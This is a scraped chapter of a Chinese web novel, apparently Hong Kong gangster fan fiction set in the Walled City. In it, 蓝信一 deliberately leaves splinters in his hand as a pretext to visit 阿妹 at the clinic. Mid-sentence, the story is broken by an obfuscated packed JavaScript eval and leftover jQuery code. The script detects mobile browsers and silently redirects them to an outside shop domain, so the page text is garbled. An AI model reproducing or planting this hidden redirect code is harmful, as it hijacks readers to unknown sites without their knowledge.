文趣网 > 都市小说 > [港综]野生情人出没地 > 46.各怀心事
    其实发现十二和阿妹出去玩的事情后,蓝信一的心情就一直不算好。

    事情不算难猜。

    他耳朵灵,能听到有人那天有人从窗口跳出后大概是碰到了什么杂物,传出了一丁点声响。

    再加上阿妹当时站起身脸上略惊慌的表情,以及陈伯医馆那扇很久没开的窗户。

    一切不言自明。

    于是取完药,在跟阿妹与提子告别后,蓝信一没有第一时间回理发铺。

    而是大概绕到了陈伯后窗通向的窄巷,窗户已经关上,但那鲜少有人走过的路面上却出现了几个不算明显的脚印。

    蓝信一蹲下看了眼鞋码,再比较了下踩上去时的力度,心底的答案已经清晰。他看着脚印消失的方向,没有选择追上去。

    那天晚上他喝了点酒,站在天台上吹风。

    其实想了很多事情。

    但所有的念头都被他一一压下去,他告诉自己那只是意外。

    而第二天阿妹不在医馆,十二没来城寨。

    蓝信一巡逻时几乎留意了大大小小阿妹可能出没的地方,一无所获。

    城寨说大不算大,可要细细巡逻起来想找一个人也实在不算小。

    他花费了大半天的时间,然后在听到守巷口的小弟说今天看到了吉祥。于是,所有的线索都被穿成了串。

    蓝信一发现他没办法再自欺欺人下去。

    而这不算好的心情,在街市听到燕芬姐打趣阿妹时就更是糟到了谷底。

    这些街坊都没看到阿妹不是真心在笑吗?

    他们都没看到提子揽在阿妹肩上的手,没看见过阿妹放松专注看书的样子,没看到阿妹其实并不喜欢提子...

    咔嚓

    木筷在掌心断裂,蓝信一不能表露出任何异样,只能脸上若无其事,手却攥的愈发紧。

    他那天晚上坐在房间里,面前摆着医疗箱。

    却简单消了下毒后,就静静地看了许久。

    自然是痛的,再能打的也是个普通的人。他感觉自己快要疯掉了。

    可理智却清醒的守在旁边。

    木刺扎的位置都还好,简单消毒后,哪怕放一晚上也不会影响什么。

    留在里面,他就有了光明正大的借口,这样明天可以去见阿妹了。

    可为什么只有他需要找一个理由,找一个借口?

    城寨街坊不用,提子不用,甚至现在连梁俊义都不用。

    蓝信一总是告诫自己,不要让提子伤心阿妹受伤,不要让龙哥难做,不要让场面发展到难堪的地步。

    可如果他们注定要分开,如果事情注定要往糟糕的方向进展...

    如果他可以,那凭什么他不行?

    这里是城寨。

    城寨大大小小的事物,他管了无数年。

    所以城寨的人也该归他管,这是天经地义的事情。

    阿妹从踏进城寨的那一刻起,就合该是属于他的。

    不对吗?

    -

    白里那天晚上没怎么睡好。

    一晚上都在做梦,梦见一只黑色的怪兽跟在自己的后面。

    她走它也走,她停它也停。

    逃又逃不脱,偏偏更不能看它。

    只要视线对视,它就会逐渐缩短彼此的距离。

    直到被赶到墙角的那一刻,她吓醒了。迷迷糊糊地洗漱完,趁着未完全亮起的天色,就气闷着往医馆走。

    陈伯早就把钥匙交给了她,以便于自己能睡个懒觉。

    大早上的医馆就已经有一堆待处理的工作,白里拍了拍还有些睡意的脸,撸起袖子开始挨个处理。

    还没等忙完,门口铜铃响起的声音就吓了她一跳。

    谁这么早来看病?

    循着声音,她看到一个意想不到的人。

    “信一哥?”

    蓝信一穿着他那件墨绿色的夹克,衬衫、领带和腰链齐全,就连头顶的发型都精致到一丝不苟。

    他提着街市上新买的早餐递了过来,笑着打招呼。

    “早晨,阿妹。”白里觉得自己大抵是见鬼了。

    蓝信一的到访时间比时钟还要固定,怎么会在这个时候来。

    原本发散到已经开始在内心造谣的思想,在看到蓝信一张开已经有些发白的手时,全都被抛在了脑后。

    白里努力咽下口中的早餐包,支吾不清连连询问。

    “唔使慌张,痛觉淡咗不少。昨日整理家私唔小心整伤自己,太迟就冇入医馆。”(别慌,没那么痛了。昨天收拾的时候不小心伤到了。太晚就没去医馆。)

    蓝信一看着阿妹嘴巴还在努力嚼着,就已经开始连忙找器械消毒的身影,沉闷的心情好上不少。

    “四仔讲你疗伤手艺长进好大,不妨攞我个伤口练下手都得。”(...拿我练练手啦。)

    白里没多想,完成准备工作后,便凑过来准备处理伤口。

    可却发现蓝信一没规规矩矩地待在诊疗椅上,破天荒的坐在了靠近躺椅的小板凳上。

    白里左右看了下,实在没找到第三个高度合适的凳子,也就只能走了过去。

    托盘放在刚被打扫干净的地上,伤患的手只能放在腿上进行处理。

    可蓝信一坐在小板凳上实在太局促,手摆在膝盖上有些太高。

    白里也没多想,将手干脆拉了过来,放在自己的膝盖上。

    低下头打量着手上的伤口。

    原本好看的手掌扎着几根伤口形状奇怪的木刺,有几根快要被挤出,有几根则是深深地嵌在肉里。

    手心上有好几处已经凝固了的暗褐色,伤口周围的皮肤却因为长时间的异物而发白发胀。

    白里已经有阵子没见过伤口了,原本以为自己想要呕吐的生理反应又会冒头。

    也许是蓝信一身上的味道干净,不像四仔医馆里那样血腥难闻。

    也许是创伤比较轻,不至于到皮开肉绽的程度。

    总之,从生理到心理,一切都很平静。

    过程很顺利,伤患很配合。

    白里全神贯注,只是在拔最后一根的时候,安慰地说了句,“忍下啦,会痛嘅,呢根插得好深。”

    蓝信一也只是应了一声,便继续默不作声。

    清创,取出异物,消毒,缝...

    白里默默地将心底念的步骤甩到一旁,放下了已经拿起针和缝合线的手。

    转而拿起了几个创可贴。

    原本掌心的血痂都被清理的干净,歪歪斜斜地贴了不少创可贴,有普通的黄色,也有透明的,甚至还有一两个卡通彩色的。

    察觉到蓝信一凝固的视线,白里镇定自若地收拾着托盘,理直气壮地消毒摆放器具。

    想要看龙城第一刀带着卡通创可贴巡逻,怎么不算一种恶趣味呢?

    往常都是给细路仔用的超珍贵稀有品,用在头马身上是他赚大啦。

    蓝信一活动了下手指,恰好碰到陈伯也来;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17750158|204882||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    到了医馆。

    “咦,信一,今日咁早??”

    “系啊,整亲咗,嚟搵阿妹帮手包扎下。早晨啊陈伯。”(是啊,擦伤了,来找阿妹包扎下。)陈伯点点头,走过来拍了拍信一的肩膀,“几好啊,睇嚟我间医馆嘅生意范围又扩阔咗。”(好啊,看来我这医馆生意范围又扩张咯。)

    跟白里也打完招呼,陈伯目光在医馆环视了一圈,慢悠悠地去地下室找东西去了。

    医馆内又剩下了已经无事的蓝信一,以及开始忙碌医馆卫生的白里。

    蓝信一安静地坐了片刻,临走前在门口站了一会儿。

    久到白里都注意到,停下了手中的活,抬起了头。

    还没等她开口询问,略微有些哑的声音犹犹豫豫地传了过来。“阿妹,有解决唔到嘅事,记得嚟揾我。”(有解决不了的事情,就来找我。)

    又把尾音吞掉,补了句,“...或者四仔都得”

    ?

    谁又刺激他啦?

    满腹疑惑的白里脸上维持着微笑,“唔该,信一哥。”

    -

    梁俊义又一次因为提子的到来而提早出了医馆。

    也不想去找信一,更不打算去四仔那看片,于是想了半天,最后选择站在城寨的巷口吹风冷静。

    心底怎么想都不得劲。

    每回提子的寒暄招呼越自然,越热切,他就越心虚。

    他知道自己在做的事情不算多正当。

    如果提子对他冷嘲热讽,愤恨他,怪他骂他,他都能忍下来,也不会觉得有什么。

    可偏偏是这种对待好兄弟好大哥的态度。

    梁俊义每次都说自己算是半个城寨人。

    出身对于他而言,不单单是嘴上的只言片语。

    提子在信一身后跑了多久,他也几乎算认识了多久。

    少年的情谊来的很容易,几场架,几次惹祸。再到成年后的几次喝酒吹水,几回相互遮掩。

    只不过是因为他常年待在庙街,后面事情多了,记忆也就渐渐成了回忆。

    吉祥那次回去后就劝过他。

    身份太尴尬,要是有什么风言风语,老顶会不高兴。

    梁俊义回了他一个板栗。

    放弃的念头不知从什么时候起,哪怕一刻,都没有再在梁俊义的脑海里出现过。

    就连现在,他蹲在巷口跟守这儿的小弟一起抽烟时,心里想的都是怎么让这种不对劲的感觉减少一些。

    可无解又无果。

    难搞。

    有一搭没一搭地聊着天,梁俊义突然想到了在拳场时信一说的话。

    于是便顺嘴问了下旁边的小弟。“你哋信一哥日日都要过问巷口出入动静??”

    “冇...冇?。”

    烂仔嘴磕巴了一下,猛吸了口烟。

    梁俊义头扭了过去,打量了下身旁小弟神情。

    继续着刚才闲聊的话题,直到吸完烟才起身出了巷口,骑上了回庙街的机车。

    回到架势堂,就抓来了刚正在和靓女搭讪的吉祥,却怎么也没问出最近的异常。

    梁俊义没好气地踹了一脚吉祥,“你上次喺城寨外便睇水,俾人撞见咗?”(你上回去城寨外面守着,被人撞见了?)

    “唔会嘅,我专登戴实兜帽先敢蹲守?。”(不会啊,我专门带着兜帽才敢在那蹲守的。)

    吉祥挠了挠自己新染的红毛,跟自己明显心情不好的老大面面相觑。